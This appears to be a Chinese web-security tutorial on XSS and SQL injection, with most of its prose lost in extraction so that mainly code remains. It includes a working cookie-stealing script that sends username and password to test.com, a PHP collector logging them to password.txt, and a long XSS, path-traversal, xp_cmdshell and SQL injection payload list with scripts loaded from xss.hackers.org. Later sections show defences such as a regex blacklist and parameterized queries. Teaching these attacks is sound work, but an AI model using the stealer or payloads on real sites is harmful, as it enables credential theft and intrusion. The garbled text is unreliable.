

Security

- [XSS](#) [sql](#)

XSS sql

“ XSS sql

(Cross Site Script CSS XSS)

Web

html

Web html

```
<!DOCTYPE html>
<html>
<head>
  <?php include(' /components/headerinclude.php' );?></head>
  <style type="text/css">
    .comment-title{
      font-size: 14px;
      margin: 6px 0px 2px 4px;
    }

    .comment-body{
      font-size: 14px;
      color: #ccc;
      font-style: italic;
      border-bottom: dashed 1px #ccc;
      margin: 4px;
    }
  </style>
  <script type="text/javascript" src="/js/cookies.js"></script>
<body>
  <form method="post" action="list.php">
    <div style="margin: 20px;">
      <div style="font-size: 16px; font-weight: bold;">Your Comment</div>
      <div style="padding: 6px;">
        Nick Name:
        <br />
        <input name="name" type="text" style="width: 300px;" />
      </div>
      <div style="padding: 6px;">
        Comment:
```

```

        <br />
        <textarea name="comment" style="height:100px;
width: 300px;"></textarea>
    </div>
    <div style="padding-left: 230px;">
        <input type="submit" value="POST" style="padding: 4px 0px;
width: 80px;" />
    </div>
    <div style="border-bottom: solid 1px #fff; margin-top: 10px;">
        <div style="font-size: 16px; font-weight: bold;">Comments</div>
    </div>
    <?php
        require(' /components/comments.php' );
        if(!empty($_POST['name'])) {
            addElement($_POST['name'], $_POST['comment']);
        }
        renderComments();
    ?>
</div>
</form>
</body>
</html>

```

addElement()

renderComments()

Your Comment

Nick Name:

Comment:

POST

Comments

Byron
This is a test

Frank
Nothing important recently

XSS

Your Comment

Nick Name:

Comment:

POST

“Hey you are a fool fish!”

XSS

Your Comment

Nick Name:

Comment:

`http://test.com/hack.js`

```
var username=CookieHelper.getCookie('username').value;
var password=CookieHelper.getCookie('password').value;
var script=document.createElement('script');
script.src='http://test.com/index.php?username='+username+'&password='+password;
document.body.appendChild(script);
```

javascript cookie `http://test.com/index.php`

`http://test.com/index.php`

```
<?php
    if(!empty($_GET['password'])){
        $username=$_GET['username'];
        $password=$_GET['password'];

        try{
            $path=$_SERVER["DOCUMENT_ROOT"].'/password.txt';
            $fp=fopen($path,'a');
            flock($fp, LOCK_EX);
            fwrite($fp, "$username\t $password\r\n");
            flock($fp, LOCK_UN);
            fclose($fp);
        }catch(Exception $e){

        }
    }
?>
```

XSS

XSS

"<" , ">"

XSS

```
><script>alert( document.cookie) </script>
=' ><script>alert( document.cookie) </script>
<script>alert( document.cookie) </script>
<script>alert( vulnerable) </script>
%3Cscript%3Ealert( ' XSS' ) %3C/script%3E
<script>alert( ' XSS' ) </script>

%0a%0a<script>alert( \"Vulnerable\") </script>.jsp
%22%3cscript%3ealert( %22xss%22) %3c/script%3e
%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/windows/win.ini
%3c/a%3e%3cscript%3ealert( %22xss%22) %3c/script%3e
%3c/title%3e%3cscript%3ealert( %22xss%22) %3c/script%3e
%3cscript%3ealert( %22xss%22) %3c/script%3e/index.html
%3f.jsp
%3f.jsp
<script>alert( ' Vulnerable' ); </script>
<script>alert( ' Vulnerable' ) </script>
?sql_debug=1
a%5c.aspx
a.jsp/<script>alert( ' Vulnerable' ) </script>
a/
a?<script>alert( ' Vulnerable' ) </script>
"><script>alert( ' Vulnerable' ) </script>
';exec%20master..xp_cmdshell%20' dir%20 c: %20>%20c: \inetpub\wwwroot\?.txt' -- &&
%22%3E%3Cscript%3Ealert( document.cookie) %3C/script%3E
%3Cscript%3Ealert( document. domain); %3C/script%3E&
%3Cscript%3Ealert( document. domain); %3C/script%3E&SESSION_ID={SESSION_ID}&SESSION_ID=
1%20union%20all%20select%20pass, 0, 0, 0, 0%20from%20customers%20where%20fname=
http://www.cnblogs.com/http://www.cnblogs.com/http://www.cnblogs.com/http://www.cnblogs.com/etc.
..\..\..\..\..\..\..\..\..\windows\system.ini
..\..\..\..\..\..\..\..\..\windows\system.ini
' ';!--" <XSS>=&{() }
<IMG src="javascript:alert( ' XSS' );">
<IMG src=javascript:alert( ' XSS' )>
<IMG src=JaVaScRiPt:alert( ' XSS' )>
```

```
<IMG src=JaVaScRiPt: alert( " XSS" ) >
<IMG src=javascript: alert( ' XSS' ) >
<IMG src=javascript: alert( ' XSS' ) >
<IMG
src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&
<IMG src="jav ascript: alert( ' XSS' );">
<IMG src="jav ascript: alert( ' XSS' );">
<IMG src="jav ascript: alert( ' XSS' );">
" <IMG src=java\0script: alert( \ " XSS\ " ) >";' > out
<IMG src=" javascript: alert( ' XSS' );">
<SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
<BODY BACKGROUND="javascript: alert( ' XSS' )">
<BODY ONLOAD=alert( ' XSS' )>
<IMG DYNSRC="javascript: alert( ' XSS' )" >
<IMG LOWSRC="javascript: alert( ' XSS' )" >
<BGSOUND src="javascript: alert( ' XSS' );">
<br size="{alert( ' XSS' )}">
<LAYER src="http://xss.hackers.org/a.js"></layer>
<LINK REL="stylesheet" href="javascript: alert( ' XSS' );">
<IMG src=' vbscript: msgbox( " XSS" )' >
<IMG src="mocha: [ code] ">
<IMG src="livescript: [ code] ">
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript: alert( ' XSS' );">
<IFRAME src=javascript: alert( ' XSS' )></IFRAME>
<FRAMESET><FRAME src=javascript: alert( ' XSS' )></FRAME></FRAMESET>
<TABLE BACKGROUND="javascript: alert( ' XSS' )" >
<DIV STYLE="background-image: url( javascript: alert( ' XSS' ) )" >
<DIV STYLE="behaviour: url( ' http://www.how-to-hack.org/exploit.html' );">
<DIV STYLE="width: expression(alert( ' XSS' ));">
<STYLE>@im\port' \ja\vasc\rript: alert( " XSS" );</STYLE>
<IMG STYLE=' xss: expre\ssion( alert( " XSS" ))' >
<STYLE TYPE="text/javascript">alert( ' XSS' );</STYLE>
<STYLE TYPE="text/css">.XSS{background-image: url( " javascript: alert( ' XSS' ) " );}</STYLE><A
class=" XSS" ></A>
<STYLE type="text/css">BODY{background: url( " javascript: alert( ' XSS' ) " )}</STYLE>
<BASE href=" javascript: alert( ' XSS' ); //" >
getURL( " javascript: alert( ' XSS' )" )
a="get";b="URL";c=" javascript: ";d="alert( ' XSS' );";eval(a+b+c+d);
<XML src=" javascript: alert( ' XSS' );">
```

```

"> <BODY ONLOAD="a();"><SCRIPT>function a(){alert(' XSS' );}</SCRIPT><"
<SCRIPT src="http://xss.hackers.org/xss.jpg"></SCRIPT>
<IMG src="javascript:alert(' XSS' )"
<!--#exec cmd="/bin/echo '<SCRIPT SRC' "--><!--#exec cmd="/bin/echo
'=http://xss.hackers.org/a.js"></SCRIPT>' "-->
<IMG src="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
<SCRIPT a=">" src="http://xss.hackers.org/a.js"></SCRIPT>
<SCRIPT =">" src="http://xss.hackers.org/a.js"></SCRIPT>
<SCRIPT a=">" ' ' src="http://xss.hackers.org/a.js"></SCRIPT>
<SCRIPT "a='>' " src="http://xss.hackers.org/a.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT src="http://xss.hackers.org/a.js"></SCRIPT>
<A href=http://www.gohttp://www.google.com/ogle.com/>link</A>
admin' --
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
hi') or ('a'='a
hi") or ("a"="a[ /code]

```

Sql

“ ”

SQL Injection

SQL Injection

SQL Injection

SQL

Web

SQL

SQL

Web

SQL

SQL Injection

URL www.sample.com

SQL Injection

www.sample.c

SQL Injection

SQL Injection

pubs

Web job .

job

jobs	
🔑	job_id
	job_desc
	min_lvl
	max_lvl

<http://www.cnblogs.com/rush>*1 jobs*

Web Id job_id .

```

/// <summary>
/// Handles the Load event of the Page control.
/// </summary>
/// <param name="sender">The source of the event.</param>
/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event
data.</param>
protected void Page_Load(object sender, EventArgs e) {
    if (!IsPostBack) {
        // Gets departmentId from http request.
        string queryString = Request.QueryString["departmentID"];
        if (!string.IsNullOrEmpty(queryString)) {
            // Gets data from database.

```


```

        gdvData.DataSource = GetData(queryString.Trim());

        // Binds data to gridview.
        gdvData.DataBind();
    }
}
}

```

Web



2 job

Id 1

Id Description Min Lvl Max Lvl

Id

SQL

```

SELECT    job_id, job_desc, min_lvl, max_lvl
FROM      jobs
WHERE     (job_id = 1)

```

Department

WHERE

WHERE OK .

SQL

```

SELECT    job_id, job_desc, min_lvl, max_lvl
FROM      jobs
WHERE     (job_id = 1) OR 1 = 1

```

WHERE

WHERE

SQL

```
SELECT      job_id, job_desc, min_lvl, max_lvl
FROM        jobs
```

SQL

```
string sql1 = string.Format(
    "SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id='{0}'", jobId);
```

SQL URL 1=1 2=2 URL

“ http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1

SQL

```
SELECT      job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE       job_id = '1' OR '1' = 1'
```

localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1

禁用 Cookies 无 CSS 错误 表单 图片 网页信息 其它

SQL Injection

Generate Excel

Id	Description	Min Lvl	Max Lvl
1	New Hire - Job not specified	10	10
2	Chief Executive Officer	200	250
3	Business Operations Manager	175	225
4	Chief Financial Officer	175	250
5	Publisher	150	250
6	Managing Editor	140	225
7	Marketing Manager	120	200
8	Public Relations Manager	100	175
9	Acquisitions Manager	75	175
10	Productions Manager	75	165
11	Operations Manager	75	150
12	Editor	25	100
13	Sales Representative	25	100
14	Designer	25	100

<http://www.cnblogs.com/rush>

3 job

job

job


job

job URL

“ http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or 1=(select count(*) from job)--

SQL

```
SELECT      job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE       job_id='1' or 1=(select count(*) from job) --'
```



4 job

URL

job

SQL

jobs URL

```
http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or1=(select count(*)
from jobs) --
```

SQL

```
SELECT      job_id, job_desc, min_lvl, max_lvl
FROM        jobs
WHERE       job_id='1' or 1=(select count(*) from jobs) --'
```



5 job

jobs

SQL Injection

SQL Injection

1. " _"
2. SQL SQL
3. SQL WHERE EXEC DROP

```
private static readonly Regex RegSystemThreats =
    new Regex(@"\s?or\s*| \s?; \s?| \s?drop\s| \s?grant\s| ^| \s?--
| \s?union\s| \s?delete\s| \s?truncate\s| " +

@"\s?sysobjects\s?| \s?xp_.*?| \s?syslogins\s?| \s?sysremote\s?| \s?sysusers\s?| \s?sysxlogins\s?| \s"
    RegexOptions.Compiled | RegexOptions.IgnoreCase);
```

RegSystemThreats

.NET

——IsMatch()

```
/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause)
{
    return RegSystemThreats.IsMatch( whereClause);
}

/// <summary>
/// A helper method to attempt to discover [known] SqlInjection attacks.
/// </summary>
/// <param name="whereClause">string of the whereClause to check</param>
/// <param name="orderBy">string of the orderBy clause to check</param>
/// <returns>true if found, false if not found </returns>
public static bool DetectSqlInjection(string whereClause, string orderBy)
{
    return RegSystemThreats.IsMatch( whereClause) || RegSystemThreats.IsMatch( orderBy);
}
```

```

/// <summary>
/// Handles the Load event of the Page control.
/// </summary>
/// <param name="sender">The source of the event.</param>
/// <param name="e">The <see cref="System.EventArgs"/> instance containing the event
data.</param>
protected void Page_Load(object sender, EventArgs e)
{
    if (!IsPostBack)
    {
        // Gets departmentId from http request.
        string queryString = Request.QueryString["jobId"];
        if (!string.IsNullOrEmpty(queryString))
        {
            if (!DetectSqlInjection(queryString) && !DetectSqlInjection(queryString,
queryString))
            {
                // Gets data from database.
                gdvData.DataSource = GetData(queryString.Trim());


                // Binds data to gridview.
                gdvData.DataBind();
            }
            else
            {
                throw new Exception("Please enter correct field");
            }
        }
    }
}

```

URL

SQL Injection

“ http://localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1'or'1'='1



6

SQL Injection

jobId jobs

```
-- =====
-- Author:      JKhuang
-- Create date: 12/31/2011
-- Description:  Get data from jobs table by specified jobId.
-- =====

ALTER PROCEDURE [dbo].[GetJobs]
    -- ensure that the id type is int
    @jobId INT
AS
BEGIN
    -- SET NOCOUNT ON;
    SELECT job_id, job_desc, min_lvl, max_lvl
    FROM dbo.jobs
    WHERE job_id = @jobId
    GRANT EXECUTE ON GetJobs TO pubs
END
```

Web


```
using (var com = new SqlCommand("GetJobs", con))
{
    // Uses store procedure.
    com.CommandType = CommandType.StoredProcedure;
```



```

// Pass jobId to store procedure.
com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;
com.Connection.Open();
gdvData.DataSource = com.ExecuteScalar();
gdvData.DataBind();
}

```



7

URL SQL


SQL

SQL SQL SQL SQL SQL

```

string sql1 = string.Format("SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs WHERE job_id = @jobId");
using (var con = new
SqlConnection(ConfigurationManager.ConnectionStrings["SQLCONN1"].ToString()))
using (var com = new SqlCommand(sql1, con))
{
    // Pass jobId to sql statement.
    com.Parameters.Add("@jobId", SqlDbType.Int).Value = jobId;
    com.Connection.Open();
    gdvData.DataSource = com.ExecuteReader();
    gdvData.DataBind();
}

```




8 SQL

jobs

SQL

.NET




9 HumanResource

pubs

HumanResource

jobs


HumanResource



10 jobs

SQL SQL Server jobs


```
SELECT job_id, job_desc, min_lvl, max_lvl FROM jobs
```



11

“ . ” HumanResource.jobs SQL

```
SELECT job_id, job_desc, min_lvl, max_lvl FROM HumanResource.jobs
```



SQL

dbo.jobs

default schema dbo


Sql Server

default schema —dbo

LINQ to SQL

.NET Framework ORM

NHibernate Castle Entity Framework



12 jobs.dbml

```
var dc = new pubsDataContext();
int result;

// Validates jobId is int or not.
if (int.TryParse(jobId, out result))
{
    gdvData.DataSource = dc.jobs.Where(p => p.job_id == result);
    gdvData.DataBind();
}
```

LINQ to SQL

jobs.dbml

LINQ

OK

SQL Injection

SQL Injection

SQL Injection

SQL Injection

SQL

Code with pleasure

http://en.wikipedia.org/wiki/SQL_injection

<http://msdn.microsoft.com/zh-cn/library/bb153640%28v=SQL.90%29.aspx>